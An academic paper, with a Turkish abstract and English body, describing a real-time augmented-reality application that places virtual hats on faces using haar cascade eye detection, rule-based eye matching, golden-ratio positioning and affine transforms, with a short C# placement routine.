Makyaj, saç tasarımı, gözlük takma gibi yüzlerle ilgili artırılmış gerçeklik uygulamaları çoğunlukla eğlence amaçlı hazırlanmaktadır. Artırılmış gerçeklik uygulamalarının hazırlanmasının kolaylaşması ve uygulamalardaki gerçek dünyaya ait verilerin daha doğru analiz edilebilmesi, bu uygulamaların Ar-Ge, eğitim ve pazarlama gibi farklı sektörlerde daha yaygın olarak kullanılmasını sağlayacaktır. Genel olarak görüntü tabanlı artırılmış gerçeklik uygulamalarındaki adımlar; görüntülerde bulunması hedeflenen nesnelerin tespiti- edilmesi, 2D görüntülerde hedeflenen her nesne için iki referans noktasının bulunması, eklenmesi istenen nesneye ait görüntüdeki sanal nesnenin sınırlarının belirlenmesi ve sanal nesnenin gerçek zamanlı olarak yerleştirilmesi şeklinde sıralanabilir. Bu makalede, gelecekte daha fazla kullanılması beklenen bu artırılmış gerçeklik uygulamalarının hazırlanmasında karşılaşılabilecek problemler bir örnek olay üzerinden incelenmiştir. İlk olarak, farklı yüz alanlarını bulmak için kullanılan haar cascade sınıflandırıcıları karşılaştırılmış ve karşılaştırma sonucunda göz bölgesi haar cascade sınıflandırıcısı kullanılmasına karar verilmiştir. Bulunan gözler arasından yanlış olanların elenmesi ve aynı yüze ait gözlerin eşleştirilmesi için kural tabanlı yaklaşımlardan faydalanılmıştır. Daha sonra eklenecek sanal nesnenin pozisyonu, boyutu ve açısı hesaplanmakta ve afin dönüşüm yöntemleri kullanılarak yüzde istenen bölge görüntüsüne eklenmektedir. Arttırılmış gerçeklikte karşılaşılan problemler ve problem çözümü için kullanılan algoritmalar sanal şapka uygulaması üzerinden anlatılmıştır, ancak yalın olarak hazırlanan bu algoritmalar hedef noktalardeğiştirilerek saç, gözlük gibi farklı objeler için de kullanılabilir.

Anahtar Kelimeler: artırılmış gerçeklik, görüntü işleme, afin dönüşüm, opencv, sanal nesne, haar cascade

1. Introduction

In augmented reality studies, objects in the physical world such as image and sound are processed and presented in a different way in real time. In these applications, pointers are often used to introduce desired objects. With the increase in the processing level of computers, there is a transition from fixed image pointers to applications where targets are found by using trained object features [1]. The algorithms in these applications recognize targeted objects such as face, hand, 2D barcode image on camera images. Then the target points in these images are found and combined with virtualimages [2]. If the targeted points are in the facial area, different detection methods can be used. Wang et al. (2018) divided these methods into two groups basically; parametric shape basic model and nonparametric shape model [3]. The haar cascade classifier used in this study is in the non-parametric shape model based method group. Haar cascade algorithms are most commonly used algorithms for detecting areas such as face, eyes and ears in the photographs. The haar cascade algorithms used in object detection were developed by Viola and Jones and were presented for the first time at a conference in 2001 [4]. Viola and Jones used rectangular frames, painted in black and white, to detect facial areas in the image and found that different parts of the face are similar to the black and white frames created with different combinations. For this reason, they moved the black and white frames in different combinations and scales on the whole image and thus, determined the places similar to the black and white frames sought in the image. They also developed "integral display algorithm" to ensure that this process can be done quickly. Thus, they enabled the use of haar cascade algorithms on real-time images. Boosted cascade detectors developed using haar features represent the most advanced method of face detection [5]. Athough several boosted approaches are developed to find face points, most of them are slow because of their computationally costness [6]. In this study, a virtual reality study that can be used in real time with simple algorithms has been prepared and the problems encountered during the preparation stages have been examined.

The haar cascade algorithms in this study are run by using the Emgu CV.4.1.0 library in Visual Studio environment developed from open source OpenCV. Here, haar cascade algorithms detect the eyes. However, due to high error rates in the haar cascade detectors and the method presented in this study is prepared for two-dimensional frontal images, it is necessary to eliminate some of the eyes found with the algorithm and to identify the faces suitable for adding hats. After determining the faces, the findings obtained by averaging different human faces [7] are used to determine the position of the hat to be added to the image. While determining the hat position, the center points of the two eyes are combined with an imaginary line and thus the degree of rotation is calculated. Affine algorithms have been used for rotating and scaling processes. Afterwards, the difference between the hat color and the background color in the hat image has been used in order not to add the background parts in the hat image.

Augmented reality studies which are related with face have been used in different areas. Some of them are related with fashion like makeup [8, 9], wearing glasses [10, 11] or hair design [11, 12]. Some of them are studied for security needs. For example, driving warnings are done according to eye opennings [13] or the head poses monitored by using the vehicle cameras [14]. Also, augmented reality including facial detections, is used for entertainment in some studies. For instance, Peng (2015) proposed a development framework by using face detection in OpenCV and put on different funny face masks on frontal faces [15]. Another study for entertainment belongs to Mahmood et. al. (2017). They prepared an application showing the statistical data of the athlete on the screen by detecting and recognizing his/her face [16]. Different from augmented reality studies with face detections, this article is focused on the challengings in the development processes of augmented reality with facial detections. Also, it is not used any equipment in the study except computer and camera. It identifies targeted points using only the eye haar cascade algorithm and facial average shapes. In addition, this study proposes a simple method that can be easily applied for different virtual face area objects.

2. Limitations of the Study

The constraints in the study can be listed as follows:

- For proper working haar cascade algorithms, the eyes should not be closed and the number of pixels of the eye image should not be too small. Therefore, when the eyes were open and the person was not far from the camera, the eyes could be identified and the prepared application could work.
- In very dark and bright environments, performance of haar cascade algorithms decreases [17]. Therefore, lighting should be at a sufficient level in application environments.
- In the application, only two dimensional front view object images can be used.
- Since the front view object image is two-dimensional, the application will not work on the faces turning around the neck (yawing) and bent down or up (pitching).
- Since the front view object borders are created by using the color difference between itself and the background in the algorithm, the background should be plain and should not have the same colours with the object.
- It is assumed that the front view object image is adjusted to pass through the borders of itself.




Figure 1 A Screenshot taken from the program

3. Encountered Problems for Hat Adding Example

The operations performed in the study can be grouped under three parts. These are;

- Finding the most suitable faces for wearing the loaded hat image among the people,
- Determining the place of the hat according to the position of the eyes on the selected faces and the angle of the axis passing through the eyes centers,
- Positioning the hat on the planned location by scaling and rotating it.
- These processes were attempted to be made in real time. The encountered problems and solutions developed in the study are eximined under the following headings.

3.1 Decision of Which Face Area to Use in Hat Positioning

In order to find the facial areas, the most known haar cascade patterns used to find the human facial areas. Eye, nose, mouth and frontial face profiles were found in the test photographs using haar cascade patterns and each facial area found was shown in different colors.




Figure 2 Eye (red), nose (blue), mouth (green) and front (white) frames obtained in an image by haar cascade detectors

The following determinations wereobtained with the haar cascade images obtained from the 30 test photos used:

- Although the front face haar cascade algorithms have high accurate, it has been observed that front frames are located in different places than front faces. In this case, front face haar cascade algorithms was not preferred to use.
- The eyes were not detected when the displayed faces became smaller. Since a notebook camera from near distance was used in this study, the eye area size was not considered to be a problem.
- While cascades other than mouth draw a frame to cover the area they are looking for, the area drawn by the haar cascade searching the mouth mostly covers the mouth area partially.

When more than one frame is found for the same face area, one of the frames is considered correct.




Figure 3 Correct detection, wrong detection and undetectable numbers of facial area

On 30 test photos, haar cascade algorithms for eyes, nose, mouth and frontial face were run and the eye haar cascade algorithm was observed with the highest accuracy rate (Fig. 3). For this reason, it was decided to work with eye haar cascade. Since the haar cascade algorithms scan every area of the images with patterns of different sizes, scanning time increases in proportion to the number of pixels in the image. The working time of haar cascade classifiers of the eye, nose, mouth and front face is four times greater than the working time of the eye haar cascade alone. For this reason, a second algorithm other than eye detection algorithm was not used to take a smoother screenshot from the camera. In this case, it is necessary to eliminate the eyes found wrong in the eye haar cascade application and to find the faces to be applied with various algorithms.

3.2 Eliminating Unsuitable Eyes

In haar cascade algorithms, incorrect detections can also be made besides correctly detected face areas. Haar cascade algorithms can correctly detect all faces in the photos if background is plain, and correct face detection rate reduced if the background is mixed [18, 19]. On the other hand, as mentioned in the previous section, haar cascade algorithms searching for eyes can also capture images which are not actually eyes. In this case, false eye detections should be eliminated with the algorithms prepared. In addition, the image of the hat used in the study is two-dimensional. For this reason, eyes that are not from frontial view should also be eliminated. After these eliminations, the eyes that are thought to belong to the same face are matched with the prepared algorithm.

In the study, with the eye haar cascade algorithms, the starting point, rectangle width and rectangle height of the rectangle drawn for each eye were found on the horizontal and vertical axis. By using these inputs, the corner points of the rectangle drawn for each eye were kept in memory and some analyses were performed by matching these rectangles in pairs. The processes for matching suitable eyes and eliminating unsuitable eyes have some rule-based algorithms described under following subheadings.




Figure 4 Coordinations of eye's rectangle corners

3.3.1 Examining the position heights of the eyes in the image

When looking at a face image from the front, both eyes are expected to be close to each other on the vertical axis. Therefore, if there is more than twice the height of an eye between the y values of the paired eyes, those eyes are not matched.

$$|(y1[k] - y1[m])| < |(y2[k] - y1[k])|.2 \tag{1}$$

3.3.2 Evaluation of the distance of two matching eyes from each other

Although two eyes are located close to each other on the vertical axis, these two eyes may not actually belong to the same face. If the ratio of the distance between two eyes to the width of one of these eyes is too high, these two eyes cannot belong to the same face. To measure this, the ratio of the distance of the eye regions to each other to one eye width is calculated and it is desired that this ratio is not more than 3 times.

$$|((x1[k] - x1[m]) / (x2[k] - x1[k]))| < 3 \tag{2}$$

3.3.3 Preventing eyes matching between multiple drawn rectangles for the same eye

Another common error with eye haar cascade is to be drawn two rectangles for the same eye. In order to prevent this error, it is necessary to eliminate the eye rectangles that intersect or cover each other. To fulfill this rule, if one of the paired eyes on the horizontal axis starts before the other ends, these two eyes are not matched.

$$\begin{gathered}(x1[k] < x1[m] \; and \; x2[k] < x1[m] \; and \; x2[k] < x2[m]) \\ or \\ (x1[m] < x1[k] \; and \; x2[m] < x1[k] \; and \; x2[m] < x2[k])\end{gathered} \tag{3}$$

3.3.4 Elimination of faces seen from the side view

Since two-dimensional front-facing hats were used in the application, it was requested to eliminate the faces rotating around the neck (yawing) in the application. On the face that has been turned around the neck, the area of the eye close to the camera is larger, while the other eye away from the camera is smaller. Depending on this, it was observed that haar cascade eye algorithms draw different sizes of rectangles for the two eyes of the face rotating around the neck. Two eye width ratios were evaluated to avoid processing on these faces. If the ratio between the two eyes selected is less than 0.5 or greater than 2 (there are two different possibilities as the wider rectangule can be in the numerator or denominator), these eyes are not matched.

$$\begin{gathered}(x2[m] - x1[m]) / (x2[k] - x1[k]) < 2 \\ and \\ (x2[m] - x1[m]) / (x2[k] - x1[k]) > (5/10)\end{gathered} \tag{4}$$

3.4 Perception of the Borders of the Hat

In images using the RGB model, all color values are obtained with a mixture of red (R), green (G) and blue (B) color. This model is based on the Cartesian coordinate system. Each point in the coordinate system is expressed in pixels and the color value of a pixel is expressed as C (R, G, B). When 8 bits are allocated for each color, all three colors take values between 0 and 255 [20]. Each of these three colors appears as black when it gets 0 and white when it gets 255. Pixels with equal R, G, and B values, will get a gray color according to their value. Pixels are converted to C (x, x, x) to convert the picture to black and white tones. This x value is calculated as follows [21].

$$X = (R + G + B)/3 \tag{5}$$

While adding a hat to the image in real time, the pixel values of the hat image are kept in memory as long as the application is running in order to reduce the time problem as much as possible. The colors covered by the hat are chosen differently from the hat background color, and by taking advantage of this color difference, the hat image is distinguished from the background image. The first grayscale pixel value of the top left corner of the hat was accepted as the background color of the hat and the grayscale value of each pixel in the hat image was calculated and compared with this background value. Considering that the background color may change slightly due to different reasons such as light fluctuations, the colors from the first pixel value to 20 units difference are accepted as the background color. A boolean array evaluating this has been created, and the pixels within the boundary of the hat are assigned the value of “true” and the areas outside are assigned the value of “false”.

3.5 Calculating the Hat Position

In 2011, the Face Research Lab of Aberdeen University in Scotland developed an interactive online web application to combine different human faces with an average image. When looking at the average face image created by this software, it is seen that the Golden Ratios, an irrational mathematical constant that fascinated mathematicians 2,500 years ago, were found in the average face dimensions [7]. The golden ratio is calculated from (1 + √5) / 2 to approximately 1.618.




Figure 5 Golden ratios used for hat position in the study [7]

Using the golden ratios between a1-a2 and b1-b2 in Figure 5 and assuming the facial areas are symmetrical, the hat position can be approximately determined. In determining the position of the hat, the coordinates of the two eyes are taken as input and as a result, two referance points for each hat are reached.




Figure 6 Variable images used in object placement commands

3.5.1 Scaling the size of the hat according to the head area

In the study, as it is aimed to reach uninterrupted images in real time, “affine transform” having less calculation is used in image scaling instead of pixel interpolations. Thus, the pixel color values were not calculated separately, the unit pixel values in the picture were used only by changing quantities. The bottom width of the hats iare assumed to be equal to the top width of the head. So for hat example explained in this case study, it is not suitable for wide-brimmed hats such as fedora.

The affine matrix (Tsc) for scaling is as follows [22; 23]:

$$[x\ y\ 1] = [v\ w\ 1]\,Tsc = [v\ w\ 1]\begin{vmatrix} c_x & 0 & 0 \\ 0 & c_y & 0 \\ 0 & 0 & 1 \end{vmatrix} \tag{6}$$

Using this equation, the image size changes by assigning the pixel values at the v and w positions to the x and y coordinates with coefficients c_x and c_y.

3.5.2 Adjusting the angle of the hat to the angle of the face

On the other hand, the affine transform used to rotate the image at a certain angle is as follows:

$$[x\ y\ 1] = [v\ w\ 1]\,Trot = [v\ w\ 1]\begin{vmatrix} Cos\,\alpha & Sin\,\alpha & 0 \\ -Sin\,\alpha & Cos\,\alpha & 0 \\ 0 & 0 & 1 \end{vmatrix} \tag{7}$$

3.5.3 Hat borders sticking out of the image to which it was added

After determining the faces that are suitable for wearing a hat, the hat is sized according to where it will be located and it is added to the image by making the necessary rotating operation. While doing this, some parts of the hat may have gone beyond the bounds of the image. In this case, it is necessary to carry out border checks so that the software prepared does not fail. So, if the position values that need to be added to the hat take a negative value, or if the position values of the hat are larger than the width or height of the image, these images are not added to the image. To show this situation, some famous faces are selected and hats are added in the Kinship Verification Database (Figure 7).




Figure 7 Images with virtual hats from Kinship Verification Database [24]

3.6 Object Placement Codes

The processes for Object Placement are (Partial C# codes):

• Finding the width and height of the object to be added (sapgenyer and sy);

• Calculation of cos and sin values of object rotation angle (cosQ and sinQ)

• Determination of the location coordinates to be added (xbr, ybr)

• Examining whether every pixel in the visual object exceeds the image boundaries,

• Finding the hat image coordinates corresponding to the place to be added (ssx, ssy)

• Are hat image coordinates in hat boundaries (sapbool (sx, sy) == true)

• Adding.

Partial C# Codes 1: (8)

```
sapgenyer = 2.3 * h;
orangen = Convert.ToDouble(sapbmp.Width) / sapgenyer;
oranyuk = Convert.ToDouble(sapbmp.Height) / Convert.ToDouble(sapbmp.Width);
sy = oranyuk * sapgenyer;
cosQ = (sax - sox) / h;
sinQ = (say - soy) / h;
   for (int K = 1; K < sapgenyer-1; K++)
   {
   for (int M = 1; M < sy - 1; M++)
       {
          ssx = Convert.ToInt32(K * orangen);
         ssy = Convert.ToInt32(M * orangen);
         if (sapbool[ssx, ssy] == true)
         {
            dy = (h / 2 + sy - M);
            dx = (K - sapgenyer / 2);
            xbr = xo + Convert.ToInt32(Math.Ceiling(dy * sinQ - cosQ *dx));
            ybr = yo - Convert.ToInt32(dx * sinQ + dy * cosQ);
            if (xbr < imageframe.Bitmap.Width && ybr < imageframe.Bitmap.Height
                                  && xbr > 0 && ybr > 0)
            { imageframe.Bitmap.SetPixel(xbr, ybr, sapbmp.GetPixel(ssx, ssy)); }
          }
        }
      }
```

3.7 Problems with Real Time Rendering Images

In the prepared application, hats are added to the real-time images obtained from the camera and the user is shown these processed images. The frame per second (fps) taken by camera value is 30. Hovewer, the seen fps value is not 30 fps. Because, the frame is shown after hat adding process. This process is taking times aproximately 0.3 sec by the notebook (*Intel® Core™ i5-2450M CPU @ 2.50GHz*) This value isn't enough, but it is better than the previous tests made in this study. To reach this value, only one haar cascade used. In addition, if none of the faces are in a suitable position to wear the hat photographed from the front image, the last processed image is displayed on the screen and only after these people come into suitable position, the image changes. So, in this case fps will be more lower than the avarage value.

4. Conclusion

Augmented reality studies are carried out by adding virtual images on images obtained from cameras. In this study, an application is developed by preparing simple algorithms in order to determine target objects correctly, to set correct virtual object position and to add different virtual objects to the image. In the developed application, it is aimed to display these images in real time. Step by step, the methods prepared by making comparisons are explained and the points to be improved are argued. Thus, a simple method prepared for augmented reality studies, allowing adding different objects to the images, is presented by determining the sides needing improvement.

In this study, virtual hat images were added to people in real-time camera images. After comparing the cascade algorithms detecting different face areas, the eye haar cascade was selected. Then the eyes of the same faces were matched to each other and their suitability was evaluated. In addition, using the

Table 1 Aims, steps, problems and some solutions of these problems

AIM	STEPS	PROBLEMS	SOLUTION
Detection of eyes	Using Haar cascade and EmguCV library to capture video images and to detect eyes	Wrong detections	Mismatched eyes are eliminated while eyes that are thought to belong to the same face are matched
		Eyes not detected	-
		Re-detection of the same eye	Evaluation of the intersection of the eye frames
Detection of faces	Determining the eyes belonging to the same face.	Incorrect matching of the eyes	Evaluation of horizontal eye distances relative to eye size
			Evaluation of vertical eye distances relative to eye size
Finding the face in the suitable position	Evaluation of the suitability of the face position	Face looking rear	Comparing two eye sizes
		Face looking down or up	-
Finding the hat position	Determining two base points on which the hat will be positioned	Personal and style differences in face	-
		Rolling of the face	Finding the axis angle through the matching two eye centers
Finding hat image	Separation of the hat image and the background image by using color differences	The color nearness between hat and background	Choosing different hat backcolour from hat colours
Adding hat image	Scaling the hat according to the head width	Inappropriateness of the size of the hat	Scaling size of the hat according to the size of placement location
		The disappearance of hat patterns from the smallness of the place to add a hat	-
	Positioning the hat according to the angle of rolling rotation	Unable to assign pixels to some coordinates in the added hat	-
	Add the hat to the image	Head's wearing position cannot be determined for different types of hats	-
	Adding hat's pixel values to the image	The coordinates of hat pixel can be out of image	Evaluation assigned coordinates of hat pixels
Real-time rendering of the image	Repetition of steps	Image continuity not being achieved	One haar cascasde classifier is used, Rule based algorithms are used to eliminate wrong eyes and to match the eyes of the same face, Color difference is used to separate hat and backcolour

golden ratios of the average face and eye positions, a virtual object with the required angle and size was added to the images. Even though the problems encountered in adding a virtual hat are presented as a case study here, the prepared algorithms can be also used for different objects by changing the position and size.

Although performing well when adding virtual objects to real-time images, some pointst need improvement. First, when rotating the head to the side, each pixel value in the cartesian coordinate system of the hat image is assigned to a new position based on the angle of rotation. As a result of this, it is possible to skip some points ensuring continuity in new location coordinates. These deficiencies caused various patterns according to the angle of rotation on the hats. In the future, to prevent transparency on the virtual hat, an algorithm controlling continuity and assigning value to the pixels can be added to this application.

Another issue that needs to be improved is the need for a program to take action by evaluating the result of personal differences. In the study, the position of the hat is determined on the average face size. However, the width of eyes, face and forehead varies from person to person. In addition, many parameters such as the bulk of the hair, style of hair, shortness of hair, length, curly or straight hair can affect the hat position. Additional algorithms that will position the hat by evaluating these parameters will improve the study. Moreover, the scope of this study can be expanded by algorithms determining the angles of pitching and yawing of the head by using three-dimensional hat in future applications.

References

[1] P. Chen, Z. Peng,., D. Li, and L.Yang, , "An improved augmented reality system based on AndAR", *Journal of Visual Communication and Image Representation*, 37, 63-69, 2016.

[2] T. İçten and B. A. L Güngör, "Artırılmış gerçeklik üzerine son gelişmelerin ve uygulamaların incelenmesi", *Gazi Üniversitesi Fen Bilimleri Dergisi Part C: Tasarım ve Teknoloji*, 5(2), 111-136, 2017.

[3] N. Wang, , X. Gao, D. Tao, H.Yang and X. Li, "Facial feature point detection: A comprehensive survey", *Neurocomputing*, 275, 50-65, 2018.

[4] P Viola and M. Jones, "Rapid object detection using a boosted cascade of simple features", In *Proceedings Of The 2001 IEEE Computer Society Conference On Computer Vision And Pattern Recognitio*n, CVPR 2001 (Vol. 1, pp. I-I). IEEE, December, 2001.

[5] E. Skodras and N. Fakotakis, "Precise localization of eye centers in low resolution color images", *Image and Vision Computing*, 36, 51-60, 2015.

[6] D. Chen, S. Ren, Y.Wei, X. Cao, and J. Sun, "Joint cascade face detection and alignment", In *European Conference On Computer Vision*, pp. 109-122, Springer, Cham, September, 2014.

[7] V. Schwind, "The golden ratio in 3D human face modeling", *Stuttgart Media University*, Stuttgart, 2011.

[8] A. M. Rahman, T. T Tran, S.A. Hossain and A. El Saddik, "Augmented rendering of makeup features in a smart interactive mirror system for decision support in cosmetic products selection", In *2010 IEEE/ACM 14th International Symposium on Distributed Simulation and Real Time Application*s, pp. 203-206, IEEE, October, 2010.

[9] A. Javornik, Y. Rogers, A. M. Moutinho and R.Freeman, "Revealing the shopper experience of using a" magic mirror" augmented reality make-up application", In *Conference on designing interactive systems*, Vol. 2016, pp. 871-882, Association for Computing Machinery (ACM), 2016.

[10] Z Feng, F. Jiang and R.Shen, "Virtual Glasses Try-on Based on Large Pose Estimation", *Procedia Computer Science*, 131, 226-233, 2018.

[11] J. J. Lv, X. H. Shao, J. S. Huang, X. D. Zhou and X. Zhou, "Data augmentation for face recognition", *Neurocomputing*, 230, 184-196, 2017.

[12] M. Kim and K. Cheeyong, "Augmented reality fashion apparel simulation using a magic mirror", *International Journal Of Smart Home*, 9(2), 169-178, 2015.

[13] K. Diaz-Chito, A. Hernández-Sabaté and A. M. López, "A reduced feature set for driver head pose estimation", *Applied Soft Computing*, 45, 98-107, 2016.

[14] E. Murphy-Chutorian and M. M. Trivedi, "Head pose estimation and augmented reality tracking: An integrated system and evaluation for monitoring driver awareness", *IEEE Transactions on intelligent transportation systems*, *11*(2), 300-311, 2010.

[15] H.Peng, "Application research on face detection technology based on OpenCV in mobile augmented reality", *International Journal of Signal Processing, Image Processing and Pattern Recognition*, *8*(2), 249-256, 2015.

[16] Z. Mahmood, T. Ali, N. Muhammad, N. Bibi, I. Shahzad and S. Azmat, "EAR: Enhanced Augmented Reality System for Sports Entertainment Applications", *KSII Transactions on Internet & Information Systems*, *11*(12), 2017.

